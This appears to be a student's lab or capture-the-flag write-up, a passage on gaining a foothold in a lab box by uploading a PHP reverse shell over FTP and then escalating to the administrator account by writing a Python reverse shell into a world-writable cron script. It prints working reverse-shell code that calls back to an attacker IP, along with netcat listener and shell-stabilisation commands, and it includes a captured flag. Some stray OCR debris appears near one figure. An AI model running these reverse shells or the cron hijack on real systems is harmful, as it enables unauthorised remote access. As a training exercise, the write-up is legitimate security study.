
Figure 9 The reverse shell must be edited to contain the IP address and port used on the attacking machine.



```
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under
 Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely avail
able.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.32.16';  // CHANGE THIS
$port = 1338;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
:wq
```

I renamed the edited reverse shell file as rshell.php, returned to my terminal where I had logged into the FTP server, and uploaded the file (**put rshell.php**). I then gave it all file permissions (**chmod 777 rshell.php**). I gave the file all read, write, and execute permissions in case it needed them to be executed on the server side.


Figure 10 Uploading reverse shell to FTP server. This is a severe upload vulnerability by allowing users to upload files, change permissions, and then access them on the website.



```
229 Entering Extended Passive Mode (|||19391|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftp      nogroup       113 Oct 13  2021 hello.php
-rwxr-xr-x   1 ftp      nogroup       113 Oct  8 02:15 test.php
226 Transfer complete
ftp> put rshell.php
local: rshell.php remote: rshell.php
229 Entering Extended Passive Mode (|||57838|)
150 Opening BINARY mode data connection for rshell.php
100% |*********************************************************|  5494      83.16 MiB/s    00:00 ETA
226 Transfer complete
5494 bytes sent in 00:00 (7.15 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||2404|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftp      nogroup       113 Oct 13  2021 hello.php
-rw-r--r--   1 ftp      nogroup      5494 Oct  8 03:26 rshell.php
-rwxr-xr-x   1 ftp      nogroup       113 Oct  8 02:15 test.php
226 Transfer complete
ftp> chmod 777 rshell.php
200 SITE CHMOD command successful
ftp> ls -la
229 Entering Extended Passive Mode (|||47142|)
150 Opening ASCII mode data connection for file list
drwxrwxrwx   2 ftp      nogroup      4096 Oct  8 03:26 .
drwxrwxrwx   2 ftp      nogroup      4096 Oct  8 03:26 ..
-rw-r--r--   1 ftp      nogroup       113 Oct 13  2021 hello.php
-rwxrwxrwx   1 ftp      nogroup      5494 Oct  8 03:26 rshell.php
-rwxr-xr-x   1 ftp      nogroup       113 Oct  8 02:15 test.php
226 Transfer complete
ftp> 
```


I set up a netcat listener to catch the reverse shell (**nc -lvnp 1338**) and proceeded to us a web browser to navigate to http://172.16.32.17/secret/public/rshell.php. Navigating to that url triggered rshell.php to execute and opened a reverse shell on my machine.

Figure 11 Setting up a netcat listener to catch the reverse shell on port 1338.



```
┌──(student㉿attack-box)-[~]
└─$ nc -lvnp 1338
listening on [any] 1338 ...
connect to [172.16.32.16] from (UNKNOWN) [172.16.32.17] 45108
Linux box1 5.4.0-88-generic #99-Ubuntu SMP Thu Sep 23 17:29:00 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 19:25:22 up 10 days, 20:09,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Figure 12 Reverse shell was executed from this page by clicking on rshell.php.



Index of /secret/public

Name	Last modified	Size	Description
Parent Directory		-	
hello.php	2021-10-13 04:35	113	
rshell.php	2024-10-08 03:26	5.4K	
test.php	2024-10-08 02:15	113	


Apache/2.4.41 (Ubuntu) Server at 172.16.32.17 Port 80

I discovered that I was logged in as the *www-data* user by running the command (**whoami**). I then stabilized the reverse shell using the following commands:

(
python -c 'import pty;pty.spawn("/bin/bash")';
export TERM=xterm
)

I then used Ctrl + Z to background the reverse shell process and used the command (**stty raw -echo; fg**) to finish stabilizing the shell. I stabilized the reverse shell so that I could use advanced shell features such as text editors like vim, and tab autocomplete.


Figure 13 Executing commands with the reverse shell as www-data. This user lacks many privileges but may grant opportunities for privilege escalation to other accounts.



```
$ whoami
www-data
$ ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
$ 
```

I changed into the administrator home directory (**cd /home/administrator**), and I found a file named gettime.txt. I printed out the file contents a few times using (**cat gettime.txt**) and saw that the file appeared to have a new entry every minute. This led me to believe that a cron job must be running a script to update the file.


Figure 14 Contents of gettime.txt. A new timestamp is added every minute.



```
Current Time = 05:48:01
Current Time = 05:49:01
Current Time = 05:50:01
Current Time = 05:51:01
Current Time = 05:52:02
Current Time = 05:53:01
Current Time = 06:18:01
Current Time = 06:19:01
Current Time = 06:20:01
Current Time = 06:21:01
Current Time = 06:22:01
Current Time = 06:23:01
Current Time = 06:24:01
Current Time = 06:25:01
Current Time = 06:26:01
Current Time = 06:27:01
Current Time = 06:28:01
Current Time = 06:29:01
Current Time = 06:30:01
Current Time = 06:31:01
Current Time = 06:32:01
Current Time = 06:33:01
Current Time = 06:34:01
Current Time = 06:35:01
Current Time = 06:36:01
Current Time = 06:37:01
Current Time = 06:38:01
Current Time = 06:39:02
Current Time = 06:40:01
www-data@box1:/home/administrator$ ls
ls
gettime.txt  proof.txt
www-data@box1:/home/administrator$
```

I decided to search the system for all python script files which could be updating the file. I first searched for .sh bash script files. I then searched the file system for all .py files (**find / -name "*.py" 2>/dev/null**), leading me to find gettime.py located in the /opt/ directory. The script allows write permissions for all users. I then changed to the /opt/ directory using (**cd /opt**).

Figure 15 Discovery and contents of gettime.py script. Notice how all users are allowed to write to the file.


student@attack-box: ~
File Actions Edit View Help
Linux Kernel 2.6.19 < 5.9 - Netfilter Local Privilege Esca
Platform:
Date:
LINUX
Exploit:
Vulnerable App:

```
/snap/lxd/22753/share/openvswitch/python/ovs/winutils.py
/snap/lxd/22753/share/openvswitch/python/ovstest/__init__.py
/snap/lxd/22753/share/openvswitch/python/ovstest/args.py
/snap/lxd/22753/share/openvswitch/python/ovstest/rpcserver.py
/snap/lxd/22753/share/openvswitch/python/ovstest/tcp.py
/snap/lxd/22753/share/openvswitch/python/ovstest/tests.py
/snap/lxd/22753/share/openvswitch/python/ovstest/udp.py
/snap/lxd/22753/share/openvswitch/python/ovstest/util.py
/snap/lxd/22753/share/openvswitch/python/ovstest/vswitch.py
/opt/gettime.py
www-data@box1:/usr$ cat /opt/gettime.py
from datetime import datetime

now = datetime.now()

current_time = now.strftime("%H:%M:%S")

f = open("gettime.txt","a")
time_to_write = "Current Time = " + current_time + "\n"
f.write(time_to_write)
f.close()
www-data@box1:/usr$ ls -la /opt/gettime.py
-rwxrw-rw- 1 administrator administrator 211 Oct 13  2021 /opt/gettime.py
www-data@box1:/usr$ 
```


I used vim to edit the file (**vim gettime.py**), and replaced the original contents with a python reverse shell that I found at https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#python. I edited the IP address and port values in the reverse shell contents to reflect those of my attacking machine. I also learned that you need to get rid of the python -c and enclosing quotes around the reverse shell command since it was being executed from a python script already. The python -c portion is used if executing that command in a terminal shell.

The original python reverse shell command from the reverse shell cheat sheet linked above is:
python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())'

The edited version of the python reverse shell that worked was:
import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.16.32.16",4242));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())

I saved and closed the gettime.py file. I then set up a second netcat listener in a new terminal window to catch the python reverse shell (**nc -lvnp 4242**).

Figure 16 Edited python script with reverse shell that contained the attacking IP and port.




```
import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.coo
nnect(("172.16.32.16",4242));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),ss
tdout=s.fileno(),stderr=s.fileno())
~
~
~
~
~
```

After waiting for one minute, the reverse shell connected and gave me a shell as the administrator user account. I then stabilized the reverse shell using the following commands:

(
python -c 'import pty;pty.spawn("/bin/bash")';
export TERM=xterm
)


I then used Ctrl + Z to background the reverse shell process and used the command (**stty raw -echo; fg**) to finish stabilizing the shell. I was then able to view the flag located at /home/administrator/proof.txt (**cat /home/administrator/proof.txt**).
User Flag: lhswuODTGooSknAJFestbPwkVSvuMZ

Figure 17 Stabilizing the Python reverse shell. This allows for an attacker to use advanced shell commands and graphical TUI tools such as text editors.



```
┌──(student㉿attack-box)-[~]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [172.16.32.16] from (UNKNOWN) [172.16.32.17] 43588
/bin/sh: 0: can't access tty; job control turned off
$ whoami
administrator
$ python -c 'import pty;pty.spawn("/bin/bash")';
administrator@box1:~$ export TERM=xterm
export TERM=xterm
administrator@box1:~$ ^Z
[1]+  Stopped                 nc -lvnp 4242

┌──(student㉿attack-box)-[~]
└─$ stty raw -echo; fg
nc -lvnp 4242
             whoami
administrator
administrator@box1:~$ █
```


Figure 18 Viewing user flag upon receiving the reverse shell.



```
administrator@box1:~$ whoami
administrator
administrator@box1:~$ ls
gettime.txt  proof.txt
administrator@box1:~$ cat proof.txt
lhswuODTGooSknAJFestbPwkVSvuMZ
administrator@box1:~$ 
```

To escalate to root privileges, I used (**sudo -l**) to determine that I could run vim using sudo without a user password. The output from the command shows what programs the current user can run using sudo, and whether or not they require password authentication.

Figure 19 Results when running sudo -l. (root) NOPASSWD: /usr/bin/vim means that we can run vim as root without a password.

